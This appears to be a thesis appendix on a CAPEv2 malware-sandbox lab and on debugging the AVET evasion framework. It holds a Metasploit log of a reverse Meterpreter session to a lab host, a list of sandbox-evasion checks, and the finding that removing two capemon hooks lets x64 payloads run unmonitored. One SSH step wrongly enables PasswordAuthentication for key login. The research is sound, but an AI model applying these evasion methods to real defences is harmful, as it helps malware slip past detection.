


Figure A.6: Installed software on the Windows 10 guest VM

Important remark

Before capturing a snapshot of the Windows 10 VM, reboot to ensure the script is properly initialized. After the reboot, disable *Real-time protection* of Windows Security again as it typically re-enables automatically after a reboot (though with the gpedit modification, it should not re-enable). If necessary, execute the command `curl VM_IP:8000`. This should yield a JSON response containing details about the CAPE Agent.

Finally, depending on the use case, configure routing to grant to the sandbox internet access:

- Open a terminal, navigate to `/opt/CAPEv2`, and switch to the *cape* user with `sudo su - cape -c "/bin/bash"`.

- Edit the `conf/routing.conf` file to change the '**route**' from '**none**' to '**internet**'. Additionally, change the '**internet**' variable (just below '**route**') to the Ubuntu VM interface connected to the internet. In our setup, the interface is `enp1s0`.




Figure A.7: Configuration of routing to allow internet for the guest

Once the routing is configured, execute the `rooter.py` script as root with:

```
$ sudo python3 utils/rooter.py -g cape
```

The script needs to be executed as the regular user with root privileges.

The next and final step of the configuration is to specify the correct machine in the `conf/kvm.conf` file for CAPEv2 to run on, adjusting machine *name*, *label*, *IP address* and the *snapshot* of the Windows 10 VM accordingly as shown in Figure A.8.

Configuring the SSH access to the host from the VM

Important remark

If you configured the sandbox so that it launches within the Ubuntu 22.04.4 VM containing CAPEv2, you can skip this subsection.

This section outlines the steps to configure the host and Ubuntu 22.04.4 VM for SSH connectivity without requiring a password. This enables communication with the QEMU engine seamlessly.

The first step is to install OpenSSH-Server on the *host* so that the Ubuntu VM could connect to it.

Install the OpenSSH server by executing the following commands on the *host* machine:

```
$ sudo apt update
$ sudo apt install openssh-server
```




Figure A.8: Configuration of the Windows 10 guest for CAPEv2

Then, we need to start the SSH service:

```
$ sudo systemctl start sshd
```

Once this has been done, we need to configure SSH on the *guest* (Ubuntu VM) by generating an SSH key under the *cape* user. This can be done using the following commands:

```
$ sudo su - cape -c "/bin/bash"
$ ssh-keygen -t rsa -b 4096
```

After that, the "*PublicKey Based Authentication*" setting must be enabled on the *host*. This can be done by modifying the server's SSH configuration to enable public key authentication. Edit `/etc/ssh/sshd_config` and set `PasswordAuthentication` to `yes`. Restart the SSH service:

```
$ sudo systemctl restart sshd
```

On the *guest* VM first, display and copy the public key from the Ubuntu VM under the *cape* user:

```
$ cat ~/.ssh/id_rsa.pub
```

On the host, add the public key to `authorized_keys` and ensure correct permissions:

```
$ nano ~/.ssh/authorized_keys
$ chmod 700 ~/.ssh
$ chmod 600 ~/.ssh/authorized_keys
```

Finally, to ensure that the SSH setup is functioning correctly, attempt to SSH from the guest to the host without entering a password:

```
$ ssh username@host-ip-address
```

If the setup is successful, we should be able to log in without being prompted for a password, verifying that the SSH key-based authentication is properly configured.

A.3 CAPEv2 Startup and Troubleshooting

To launch CAPEv2, two essential commands must be executed on **two different terminals**:

- `sudo python3 utils/rooter.py -g cape`
- `sudo -u cape poetry run python3 cuckoo.py`

These commands should be run from the `/opt/CAPEv2` directory under the regular user.

The CAPEv2 UI should be accessible through `IP_ubuntu_vm:8000`.

Important remark

If an error occurs, it could be related to several reasons:

- **libvirt is not properly installed**: This issue might arise due to missing dependencies. To resolve this problem, you can execute the following command: `sudo -u cape poetry run extra/libvirt_installer.sh`. This script attempts to install and configure "*libvirt*", ensuring all necessary dependencies are met.
- **The cape.service is already running**: The command `sudo -u cape poetry run python3 cuckoo.py` starts the "*cape.service*". If this service is already active, it needs to be stopped before you can successfully launch CAPEv2. Use the following commands to stop the existing service and start CAPEv2: `sudo systemctl stop cape.service`, followed by `sudo -u cape poetry run python3 cuckoo.py`.

A.4 Importing the Lab Environment

This section details the steps required to import the lab environment. The VMs are running on KVM-QEMU and the files to import have a `.qcow2` extension.

Important remark

We assume the user has already installed *KVM-QEMU*, *virt-manager* and added the "*cape*" user using the provided CAPEv2 script files. If these steps have not been completed, please refer to subsections [*KVM-QEMU*] and [*CAPEv2*] for detailed installation instructions.




Figure A.9: Choosing a storage path

A.4.1 Steps to Import the Lab Environment

The following steps highlight the procedure to import the lab environment. Each step must be carefully followed to ensure the VMs are correctly imported and configured. This includes downloading the necessary VM files, importing them using `virt-manager`, configuring network settings and setting up SSH connection.

1. **Download VM Files**
   - Download the required VM files from [the link here]. Extract the downloaded zip files to obtain the VM files which have a `.qcow2` extension.
2. **Import VM Files**
   - Open `virt-manager`.
   - Navigate to `"File" > "New Virtual Machine"`.
   - In the `"New VM"` window, select `"Import existing disk image"` and click `"Forward"`.
   - When selecting the storage path, click on `"Browse"` as shown in Figure A.9.
   - In the `"Locate or create storage volume"` window, as shown in Figure A.10, click on `"Browse Local"` and select the downloaded `.qcow2` file.
   - Choose the appropriate OS for each file (e.g., `Ubuntu 22.04 LTS` for the Ubuntu VM, `Microsoft Windows 10` for the Windows 10 VM, `Generic Linux 2022` for the Kali Linux VM) and keep the default configuration (e.g., two cores).
   - Start the VM. Once it reaches the desktop, take a snapshot.

   Repeat this procedure for each `.qcow2` VM file downloaded.




Figure A.10: Locating storage volume

Important remark

For the Windows 10 VM, it is mandatory to take a snapshot as it will be used by CAPEv2 to launch the sandbox environment. Make sure to record the name given to the snapshot, as it will be required for the `kvm.conf` configuration file to specify the snapshot that the sandbox should use for startup.

3. **Configure Ubuntu VM**

   - The password for the Ubuntu VM is "`user`".
   - Change the result server's IP address:
     - Navigate to `/opt/CAPEv2/conf/`.
     - Edit the `cuckoo.conf` file with root privileges (e.g, `sudo nano cuckoo.conf`).
     - Update the result server's IP address to match the IP of the Ubuntu VM. You can find the IP address by using the `ifconfig` or `ip a` command.

4. **Configure SSH**

   - On the **Ubuntu VM**, log in as the "*cape*" user using the command `sudo su - cape -c "/bin/bash"`.
   - Find the existing SSH public key in the `.ssh` directory with `cat /home/cape/.ssh/id_rsa.pub`.
   - On the **host machine**, add the public key to `authorized_keys` and set correct permissions:

```
$ nano ~/.ssh/authorized_keys
$ chmod 700 ~/.ssh
$ chmod 600 ~/.ssh/authorized_keys
```

5. **Update `kvm.conf` File**




Figure A.11: Updating the `kvm.conf` file

- Exit the shell currently running under the "`cape`" user to return to the "`ubuntu`" user.
- Navigate to `/opt/CAPEv2/conf/`
- Edit the `kvm.conf` file with root privileges (e.g, `sudo nano kvm.conf`).
- Modify the `dsn` variable to connect to the QEMU engine of the host:

  `qemu+ssh://<host_username>@<host_ip_address>/system`

- Update the IP address of the Windows 10 machine and the name of the newly created snapshot in `kvm.conf` as seen in Figure A.11.

Once all configuration steps are completed, you should be ready to use the lab environment to reproduce the results.

To start CAPEv2, open two terminal windows. Go to the `/opt/CAPEv2/` directory. Then, in the first terminal, execute the command: `sudo python3 utils/rooter.py -g cape`. In the second terminal, follow these steps: first, stop the CAPEv2 service using `sudo systemctl stop cape.service`, then restart the CAPEv2 service with `sudo -u cape poetry run python3 cuckoo.py`.

For additional details on configuring SSH, please refer to Appendix A.2.

To assess the samples against Windows Defender, you need to create a snapshot to preserve the original functionality of the CAPEv2 sandbox. Then, re-enable Windows Defender through Group Policies. For more information, follow the [link here].

```
[*] Payload Handler Started as Job 0
msf6 payload(windows/x64/meterpreter/reverse_https) >
[*] Started HTTPS reverse handler on https://192.168.122.51:443
[!] https://192.168.122.51:443 handling request from 192.168.122.217; (UUID: s6xbblui) Without
a database connected that payload UUID tracking will not work!
[*] https://192.168.122.51:443 handling request from 192.168.122.217; (UUID: s6xbblui) Staging
x64 payload (202844 bytes) ...
[!] https://192.168.122.51:443 handling request from 192.168.122.217; (UUID: s6xbblui) Without
a database connected that payload UUID tracking will not work!

msf6 payload(windows/x64/meterpreter/reverse_https) > sessions

Active sessions
===============

  Id  Name  Type                     Information  Connection
  --  ----  ----                     -----------  ----------
  1         meterpreter x64/windows               192.168.122.51:443 → 192.168.122.217:49882
                                                  (192.168.122.217)

msf6 payload(windows/x64/meterpreter/reverse_https) >
[-] Meterpreter session 1 is not valid and will be closed
[*] 192.168.122.217 - Meterpreter session 1 closed.
```

Figure A.12: No meterpreter session established with monitoring - staged x64 meterpreter payload

A.5 Investigating CAPEv2 issue with x64 Meterpreter payloads

In section [*Testing the Sandbox Environment*], we mentioned that *x64 Meterpreter* payloads fail to work when tested against CAPEv2. Initially, we suspected that the communication between the sandbox and the Kali Machine could be broken, however this was contradicted by the successful operation of *x86 Meterpreter* payloads. This represents a discrepancy from the study made by Maňhal [50] in 2022, which reported that only the *x86 Meterpreter reverse TCP* payload was not working. However, in our case, the *x86 Meterpreter* payload for both reverse TCP and reverse HTTPS are fully operational, whereas none of the *x64 Meterpreter* payloads did work.

We observed different behaviors between *staged* and *stageless x64 Meterpreter* payloads. Stageless payloads achieve no connectivity at all to the Kali Machine. Staged payloads, however, do connect but only to download the second stage. They fail to establish a valid session, acting merely as a "dropper" as depicted in Figure A.12.

Additionally, we experimented with other x64 payloads beyond *Meterpreter* payloads, and they were successful. Our testing specifically focused on both the staged and stageless versions of the *x64 shell reverse TCP*.

These experiments clearly indicate an issue, particularly with *Meterpreter* payloads, in the CAPEv2 environment. According to the study conducted by Maňhal [50], the core problem arises from the function `NtWaitForSingleObject` being hooked by the capemon monitor, which, in this case, prevents the x86 Meterpreter reverse TCP payload from working correctly. Consequently, we decided to disable the monitoring to determine if the issue originates from the hooking function, specifically the capemon monitor.

CAPEv2's monitoring features are customizable through its user interface as depicted in Figure 3.8. Disabling certain features, like *Syscall hooks* and *AMSI dumps*, and enabling the option "*Run without monitoring*" allows for a successful Meterpreter session, as shown in another figure A.13. This confirms that these monitoring features interfere with the




Figure A.13: Meterpreter session established without monitoring - staged x64 Meterpreter payload




Figure A.14: Meterpreter session x64 established by removing the two problematic hooks - staged x64 Meterpreter payload

functionality of the payload.

Further investigation into the issue was conducted by analyzing the code of the monitor (capemon) available on GitHub [55]. The `hooks.c` file within the repository lists all hooks implemented by `capemon.dll` under the array `full_hooks`. We used a divide-and-conquer approach to identify the problematic hooks. After modifying some hooks, we compiled the DLLs (`capemon_x64.dll` only since x86 meterpreter payload works fine) and transferred them to the directory `/opt/CAPEv2/analyzer/windows/dll/`. Following this, we tested the x64 meterpreter samples to check for connectivity. This process was repeated iteratively until we isolated the specific hooks causing the problem.

We identified that the problematic hooks are **NtAllocateVirtualMemory** and **NtProtectVirtualMemory** which corresponds to the APIs **VirtualAlloc**/**VirtualAllocEx** and **VirtualProtect**/**VirtualProtectEx** respectively. Upon their removal, we successfully obtain a valid Meterpreter session by using both staged and stageless *x64 Meterpreter payloads* as seen in Figure A.14.




Figure A.15: Sandbox analysis of a staged x64 Meterpreter reverse HTTPS using CAPEv2 - Results

Important remark

To modify and recompile the `capemon` monitoring, we need to install Visual Studio 2017, clone the repository and retarget the solution to our SDK version. After building the solution, we should then place `capemon_x64.dll` inside `"/opt/CAPEv2/analyzer/windows/dll/"`.

Appendix B

Sandbox Evasion Techniques of AVET

This chapter provides details information about the sandbox evasion techniques available in AVET, based on its official GitHub repository [16].

Category	**Technique**	**Details**
Environmental Checks	Debugger and Sandbox Evasion	Checks are performed before encoding and payload execution; stops if a debugger or sandbox is detected. Supports up to 10 queued checks.
Debugger Checks	isDebuggerPresent	Exits if a debugger is detected.
Delay Tactics	Sleep	Delays execution by a specified number of seconds. Example: `add_evasion evasion_by_sleep 3` (sleeps for 3 seconds).
	Sleep by Ping	Uses a timed ping against localhost to delay execution. Example: `add_evasion sleep_by_ping 4` (4 seconds).
Time Manipulation Checks	Fast Forwarding Check	Uses local time and sleep to detect fast forwarding in sandboxes.
	Get TickCount	Checks if uptime and sleep are manipulated to detect fast forwarding.
User Interaction	Username Check	Exits if the current username doesn't match a specified one.
	MessageBox	Displays a MessageBox; exits if not interacted with correctly.
	getchar	Waits for input using `getchar()`.
	System Pause	Pauses execution waiting for any keypress using `system("pause")`.
File and System Checks	fopen	Checks for the existence of a specific file; stops execution if not found.
	BIOS Info	Checks for SMBIOS firmware table; stops if not fetchable.
	gethostbyname	Attempts to resolve a specified hostname; stops if successful.
	CPU Cores	Checks the number of CPU cores; stops if below a specified threshold.
	VM Checks	Detects vendor-specific MAC prefixes or registry keys; stops if found.

Table B.1: AVET Sandbox Evasion Techniques - 1

Category	Technique	Details
File and System Checks	Installation Date	Compares Windows installation date with a specified one; stops if they do not match.
	Number of Processes	Counts running processes; stops if below a threshold.
Miscellaneous	Standard Browser	Checks the registry for the default browser; stops if it doesn't match a specified value.
	Domain Check	Verifies if the target is in a specified DNS domain; exits if not.
Computational Loads	Fibonacci	Computes specified iterations of Fibonacci; stops for computational inaccuracies.
	Timed Fibonacci	Performs Fibonacci computations for a specified time.
File System Checks	Folder and More	Checks for the existence of various system artifacts like wallpapers, folders, desktops, recycle bins, etc.; stops if they are not present.

Table B.2: AVET Sandbox Evasion Techniques - 2

Appendix C

Debugging function issue in AVET

In this chapter, we will dive into the debugging process undertaken in order to identify and fix a specific issue encountered in the AVET framework. The problem and its proposed solution are detailed below.

As previously discussed [in section *Extending the Framework*], the issue concerns the `static_from_here` function where the implementation resides in `feature_construction.sh`. This function fails to work properly when a process name is directly provided as an argument (e.g., using `set_payload_info_source static_from_here 'msedge.exe'`).

The following sections will detail the investigative steps taken to identify the root cause of the problem as well as the subsequent solution implemented to resolve it.

C.1 Investigation and Debugging

Upon investigating the `feature_construction.sh` script, we discovered that within the `set_payload_info_source`, the macro `STATIC_PAYLOAD_INFO` is appended to a file after verifying the condition `static_from_here`:

```
printf "\n#define STATIC_PAYLOAD_INFO \n" >> source/get_payload_info/
get_payload_info.include
```

Upon inspecting `avet.c`, we encountered the following code snippet. For debugging purposes, we included a `printf`:

```
#ifdef STATIC_PAYLOAD_INFO
printf("We are behind STATIC_PAYLOAD_INFO\n");
unsigned char *payload_info = get_payload_info("static_payload_info",
&payload_info_length);
#else
unsigned char *payload_info = get_payload_info(argv[3], &payload_info_length);
#endif
```

We confirmed that the program correctly checked for the presence of `STATIC_PAYLOAD_INFO` in `get_payload_info.include`, as indicated by the debug print statement observed on the Windows VM after execution.

We noted the usage of a function retrieval method. In our scenario, specifying `static_from_here` led to the invocation of the `static_from_file` function, which is defined within the `static_from_file.h` file, itself included by `static_from_here.h`.

```
unsigned char *static_from_here(char *arg1, int *data_size) {
    printf("We enter into the function 'static_from_here'\n");
    return static_from_file(arg1, data_size);
}
```

After adding an additional print statement, we verified that the function was being entered correctly. To further investigate, we manually inserted the condition `#ifdef STATIC_PAYLOAD_INFO` to check if this macro was within the scope of `static_from_here.h`.

The presence of the print statement during execution confirmed that the test was successful. This prompted us to conduct a more in-depth investigation into the `static_from_file` function:

```
unsigned char *static_from_file(char *arg1, int *data_size) {
    ...
    #ifdef STATIC_PAYLOAD_INFO
    if(strcmp(arg1, "static_payload_info") == 0) {
        DEBUG_PRINT("Statically retrieving data from array payload_info[] in
        included file...\n");
        *data_size = sizeof(payload_info) - 1;
        return payload_info;
    }
    #endif
    ...
    DEBUG_PRINT("Static retrieval from file failed; argument arg1 of function
    mstatic_from_file not recognized and/or defines not correctly set in
    included headers?\n");
    return NULL;
}
```

Interestingly, we noticed that the earlier `DEBUG_PRINT` message is present in this function.

When executing the code once again, we observed that the `DEBUG_PRINT` statement, under the `strcmp`, was not being executed, suggesting an issue either with the retrieval of `static_payload_info` as an argument or with the scope of `STATIC_PAYLOAD_INFO`.

To further investigate, we added a print statement before the `strcmp` function to verify that the problem does not come from the argument retrieval process. Surprisingly, even with this additional print statement, the message was not outputted on the Windows VM.

C.2 Explanation and Solution

The observation led us to conclude that the issue lies with the scope of `STATIC_PAYLOAD_INFO`, as it is accessible in `static_from_here` but not in `static_from_file`.

Upon examining the file contents (after temporarily disabling the cleaning process at the end of the file `feature_construction.sh`), we discovered the following line in `get_payload_info.assign`:

```
get_payload_info = static_from_here;
```

Furthermore, in the `get_payload_info.include` file, we found:

```
#define STATIC_PAYLOAD_INFO

#include "../implementations/retrieve_data/static_from_here.h"
```

This confirms the presence of both `static_from_here` and `STATIC_PAYLOAD_INFO`.

However, during our examination of the `avet.c` source file, we observed a sequential inclusion of `get_payload.include` followed by `get_payload_info.include` at the beginning of the code. The content of `get_payload.include` is as follows:

```
#include "../implementations/retrieve_data/static_from_file.h"
```

This sequence reveals the underlying issue. As `STATIC_PAYLOAD_INFO` is defined after the inclusion of `static_from_file` and since `static_from_file.h` uses `#pragma once`, the file will not be reincluded if it has already been included before to prevent redefinitions. Consequently, if `static_from_file.h` has been previously included (for instance, if `set_payload_source` in the shell script used `static_from_file` earlier for the payload), the `#define STATIC_PAYLOAD_INFO` will not be within its scope.

